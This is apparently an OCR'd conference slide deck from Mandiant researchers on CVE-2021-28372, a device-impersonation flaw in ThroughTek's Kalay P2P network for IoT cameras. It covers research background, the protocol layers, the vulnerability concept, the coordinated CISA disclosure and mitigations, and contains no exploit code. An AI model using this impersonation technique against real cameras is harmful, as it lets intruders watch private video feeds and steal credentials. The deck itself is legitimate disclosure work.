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Careful Who You Trust

Compromising P2P Cameras at Scale

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NULLCON

Introductions

Jake Valletta

- 10+ years offensive security
- Focuses/Interests:
  - Mobile Security
  - Embedded/IoT
  - Reverse Engineering
  - Network Protocol Analysis

Erik Barzdukas

- Focuses/Interests:
  - Mobile Platforms
  - Embedded Devices
  - Ghidra Time

Dillon Franke

- Undergrad/Master's at Stanford University
- Focuses/Interests:
  - Application Security
  - Static Code Analysis
  - Reverse Engineering
  - Red Teaming

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Agenda

- Initial IoT Camera Research
- Kalay P2P Network
- Attacking the Kalay Network: **CVE-2021-28372**
- Device Compromise Case Studies
- Conclusions

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
Initial Research

- Research started in Fall 2020
- General interest in smart cameras
  - Purchased 10+ unique camera models to practice/teach embedded security
  - No specific objectives other than “let’s see what we can find!”
- Common themes:
  - Embedded hardware testing
  - Mobile applications
  - Reverse engineering
  - Web APIs



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
First Real Challenge – What's this UDP Stuff?

- Within the first day, we had rooted most devices we tested
- Early network analysis of a particular device was unusual
  - Zero TCP traffic during an audio/video stream (all UDP)
  - Non-standard ports
  - Binary (non-ASCII) looking data
  - Not high entropy
  - Patterns in packet data and packet sizes



Enter: The Kalay Network

- Developed by ThroughTek Co., Ltd. (“TUTK”)
- Taiwanese-based software company
- A platform for manufactures/OEMs to enable remote connectivity of smart devices
  - Over 83 Million registered devices and 1.1 billion monthly connections
  - Implemented as an SDK
  - Each device assigned a unique identifier (“UID”)
- 4 main layers
  - Device discovery and connectivity
  - Authentication
  - Audio/video
  - Remote Procedure Call (“RPC”) layer called IOCTRL
- Developed a comprehensive Python library to send/receive Kalay messages

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
CVE-2021-28372: Device Impersonation

- Anyone who knows a device's UID can register that device on the Kalay network
  - An attacker could compromise up to 83 million IoT cameras
- For more technical information, read our blog/talk to us
  - Published jointly with U.S. Cybersecurity Infrastructure Security Agency ("CISA") [August 17]
- TUTK shared recommendations on their website
  - Update the TUTK library version
  - Use "AuthKey" and "DTLS" features of Kalay network



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Threat Research Blog

Mandiant Discloses Critical Vulnerability Affecting Millions of IoT Devices

August 17, 2021 | by Jake Valletta, Erik Barzdukas, Dillon Franke

MANDIANT VULNERABILITIES INTERNET OF THINGS IOT

Today, Mandiant disclosed a critical risk vulnerability in coordination with the Cybersecurity and Infrastructure Security Agency ("CISA") that affects millions of IoT devices that use the ThroughTek "Kalay" network. This vulnerability, discovered by researchers on Mandiant's Red Team in late 2020, would enable adversaries to remotely compromise victim IoT devices, resulting in the ability to listen to live audio, watch real time video data, and compromise device credentials for further attacks based on exposed device functionality. These further attacks could include actions that would allow an adversary to remotely control affected devices.

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

CVE-2021-28372: Device Impersonation



Registration Server

Kalay
Network



Mobile Application
(Remote Network 1)

Attacker Device
(Remote Network 2)

Smart Camera
(Home Network)

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
CVE-2021-28372: Device Impersonation



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

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
